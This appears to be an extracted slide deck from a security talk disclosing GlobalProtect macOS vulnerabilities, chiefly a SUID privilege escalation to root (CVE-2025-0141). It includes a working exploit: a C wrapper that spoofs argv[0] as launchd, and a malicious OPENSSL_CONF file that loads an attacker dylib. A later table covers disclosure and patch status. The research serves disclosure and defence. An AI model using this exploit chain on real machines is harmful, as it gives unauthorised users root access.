
Trust boundary




**Secure design means building controls where they can't be bypassed, on the 'right' side of a trust boundary.**





# Privilege Escalation to Root




	GlobalProtect Bypass	<input checked="" type="checkbox"/> 5 of 1
	Privilege Escalation	<input type="checkbox"/> 0 of 1




## Privileged Binaries: Deeper dive



## Privileged Binaries: Deeper dive



```
$ PATH=[ATTACKER_CONTROLLED_DIR] \  
$GP_APP_PATH/Contents/Resources/PanGPS
```



## But PanGPS fights back, again...



```
> PATH=/tmp/ ./PanGPS
P3388-T259 07/20/2025 10:30:39:721 Debug( 810): Not match
2025-07-20 10:30:39.721 PanGPS[3388:61224] PanGPS cannot be launched this way!
```

### There's a security control

- PanGPS works out which process started to it.
- Kill process if not launched by `/sbin/launchd`



Decompiled PanGPS binary:

```
bool CheckProcessName(int pid, const char *expected_name) {  
    char cmd[256];  
    snprintf(cmd, sizeof(cmd), "ps -p %d -o command | grep -v COMMAND", pid);  
  
    FILE *fp = popen(cmd, "r");  
    if (fp == NULL) {  
        return false;  
    }  
  
    char output[260];  
    if (fgets(output, sizeof(output), fp) == NULL) {  
        pclose(fp);  
        return false;  
    }  
  
    trim_trailing_spaces(output);  
  
    bool match = strcmp(output, expected_name) == 0;  
  
    pclose(fp);  
    return match;  
}
```



ps gets command from argv



But if we control  
parent process, we  
also control argv!



## Without malicious Wrapper

```

X ..nts/Resources (-zsh)
> PATH=/tmp/ ./PanGPS
P16962-T259 07/20/2025 15:36:46:523 Debug( 810): Not match
2025-07-20 15:36:46.523 PanGPS[16962:157367] PanGPS cannot be launched this w
!w /Applications/GlobalProtect.app/Contents/Resources
>

X ./watch-gps-parent.sh (pgrep)
> ./watch-gps-parent.sh | tee gps-log.txt
[*] Watching for PanGPS... (Press Ctrl+C to stop)
[15:36:46] PanGPS PID: 16962
        Parent PID: 2086
        Parent CMD: -zsh

```

PanGPS\_wrapper.c:

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    strncpy(argv[0], "/sbin/launchd", strlen(argv[0]));

    system("/Applications/GlobalProtect.app/Contents/Resources/PanGPS");

    return 0;
}

```

## With Malicious Wrapper

```

X su (PanGPS)
demo % ./PanGPS_wrapper
2025-07-20 15:52:16.553 PanGPS[37130:207053] PanGPS starts
P37130-T259 07/20/2025 15:52:16:555 Debug( 275): Console uid is 501
P37130-T259 07/20/2025 15:52:16:556 Debug( 346): USER is alexbourla
P37130-T259 07/20/2025 15:52:16:556 Debug( 382): HOME is /Users/alexbourla

X /tmp (-zsh)
> ./watch-gps-parent.sh | tee gps-log.txt
[*] Watching for PanGPS... (Will stop after first match)
[15:52:16] PanGPS PID: 37130
        Parent PID: 37126
        Parent CMD: /sbin/launchd

```

## But PanGPS fights back, again, again...



Decompiled PanGPS binary:

```
void entry(int argc, char **argv) {  
    // Overwrite attacker-controlled environment variable  
    setenv("PATH", "/usr/bin:/bin:/usr/sbin:/sbin", 1);  
  
    // ... rest of PanGPS startup logic ...  
}
```

### There's *another* security control

- PanGPS sanitises `$PATH`.



# Well then, let's just use a different one!

A red thought bubble with a black outline, containing the text "But which!?" in white. It is connected to a small black icon of a person wearing a hoodie and sitting at a laptop.

But which!?

Decompiled PanGPS binary:

```
char *ossl_safe_getenv(const char *name) {  
    if (OPENSSL_issetugid() != 0) {  
        // running setuid/setgid → environment is untrusted  
        return NULL;  
    }  
  
    return getenv(name);  
}
```

# OPENSSL\_CONF environment variable

## ENVIRONMENT

- OPENSSL\_CONF

The path to the config file or the empty string for none.

Ignored in set-user-ID and set-group-ID programs.

This is a problem,  
but let's try it  
anyway...

<https://docs.openssl.org/3.1/man5/config/#environment>


```
$ OPENSSL_CONF=/tmp/evil.conf \  
./PanGPS_wrapper
```

Example malicious OPENSSL configuration file:

```
openssl_conf = openssl_init  
  
[openssl_init]  
engines = engine_section  
  
[engine_section]  
pkcs11 = pkcs11_section  
  
[pkcs11_section]  
engine_id = pkcs11  
dynamic_path = /tmp/evil_openssl_engine.dylib  
default_algorithms = ALL  
init = 1
```


Apple logoiTerm2ShellEditViewSessionScriptsProfilesWindowHelp

CVE-2025-0141: Mac SUID PE (-zsh)

3

%

GlobalProtect Info

GlobalProtect140.5 MB

Modified: Today, 14:00

Add Tags...

General:

Kind: Application (Universal)

Size: 140,467,911 bytes (141.3 MB on disk)

Where: Macintosh HD › Applications

Created: Thursday, 24 July 2025 at 14:00

Modified: Thursday, 24 July 2025 at 14:00

Version: 6.3.1-376

Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.

Locked

Scale to fit below built-in camera

More Info:



## But *why* did that work!?


Decompiled PanGPS binary:

```
int OPENSSL_issetugid(void) {
    uid_t real_uid = getuid();
    uid_t effective_uid = geteuid();

    if (real_uid == effective_uid) {
        gid_t real_gid = getgid();
        gid_t effective_gid = getegid();
        return (int)(real_gid != effective_gid);
    }


    return 1;
}
```

Concept	Value in a typical SUID binary
UID (Real UID)	The user who <b>launched</b> the binary (e.g. you)
EUID (Effective UID)	The <b>owner of the binary</b> : typically root if it's a SUID root binary



# SUID Binary Privilege Escalation Summary

Defensive Control	Bypass Technique
launchd check	✓ Fooled by fake parent PID
\$PATH sanitisation	✓ Target \$OPENSSL_CONF instead
Issetuid() check	✓ ineffective due to 'true' root child processes




# The real problem

“

**Least Privilege** - A security principle in which a person or process is given only the minimum level of access rights (privileges) that is necessary for that person or process to complete an assigned operation.

— OWASP, Principles of Security


”






<https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingLaunchdJobs.html>








# Fixes, Failures, and Final Lessons

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
<b>VPN Bypass:</b> DNS Spoofing, Wildcard Split Tunnel Domain	<b>April 2024</b>	 <b>WON'T FIX</b>	<b>N/A</b>	<i>“After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app.”</i>  Potential mitigation: Combine ‘Split Tunnel Domain’ <b>AND</b> ‘Split DNS’ features.

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
<b>VPN Bypass:</b> DNS Spoofing, Wildcard Split Tunnel Domain	<b>April 2024</b>	 <b>WON'T FIX</b>	<b>N/A</b>	<i>“After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app.”</i>  Potential mitigation: Combine ‘Split Tunnel Domain’ <b>AND</b> ‘Split DNS’ features.
<b>VPN Bypass:</b> Forged IPC Disconnect (MacOS)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-0135 CVSS v4 Base: <b>5.7</b>	<b>July 2025</b>  Initial patch ineffective, repatched in: 6.2.8-h3 (6.2.8-c263) 6.3.3-h2 (6.3.3-c676)	Palo Alto reported to fix under CVE-2025-0135, however vulnerability still present  Repatched successfully under original CVE-2025-0135
<b>VPN Bypass:</b> Forged IPC Disconnect (Linux)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-2179 CVSS v4 Base: <b>6.8</b>	<b>July 2025</b>  Initial patch ineffective, repatched in: 6.2.9	Palo Alto reported to fix under CVE-2025-0140, however vulnerability still present  Repatched successfully under CVE-2025-2179



Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
<b>VPN Bypass:</b> DNS Spoofing, Wildcard Split Tunnel Domain	<b>April 2024</b>	 <b>WON'T FIX</b>	<b>N/A</b>	<i>"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app."</i>  Potential mitigation: Combine 'Split Tunnel Domain' <b>AND</b> 'Split DNS' features.
<b>VPN Bypass:</b> Forged IPC Disconnect (MacOS)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-0135 CVSS v4 Base: <b>5.7</b>	<b>July 2025</b>  Initial patch ineffective, repatched in: 6.2.8-h3 (6.2.8-c263) 6.3.3-h2 (6.3.3-c676)	Palo Alto reported to fix under CVE-2025-0135, however vulnerability still present  Repatched successfully under original CVE-2025-0135
<b>VPN Bypass:</b> Forged IPC Disconnect (Linux)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-2179 CVSS v4 Base: <b>6.8</b>	<b>July 2025</b>  Initial patch ineffective, repatched in: 6.2.9	Palo Alto reported to fix under CVE-2025-0140, however vulnerability still present  Repatched successfully under CVE-2025-2179
<b>VPN Bypass:</b> Plist File Modification (MacOS)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-0140 CVSS v4 Base: <b>6.8</b>	<b>July 2025</b>  Patched in: 6.2.8-h2 (6.2.8-c233) 6.3.3-h1 (6.3.3-c650)	Although initially reported for MacOS, Palo Alto reported to affect: <ul style="list-style-type: none"><li>• Linux</li><li>• MacOS</li></ul>
<b>Privilege Escalation:</b> SUID Binary Abuse (MacOS)	<b>October 2024</b>	 <b>PATCHED</b>  CVE-2025-0141 CVSS v4 Base: <b>8.4</b>	<b>July 2025</b>  Patched in: 6.2.8-h2 (6.2.8-c233) 6.3.3-h1 (6.3.3-c650)	Although initially reported for MacOS, Palo Alto reported to affect: <ul style="list-style-type: none"><li>• Windows</li><li>• Linux</li><li>• MacOS</li></ul>

# The Patch that Made Things Worse

CVE-2025-0135 – Forged IPC Disconnect (macOS)

## Before the 'patch':

- Low privileged user could disable GlobalProtect via spoofed IPC command

### Defensive Control

lsof check

### Bypass Technique

✓ Fooled by Bash redirection or short binary

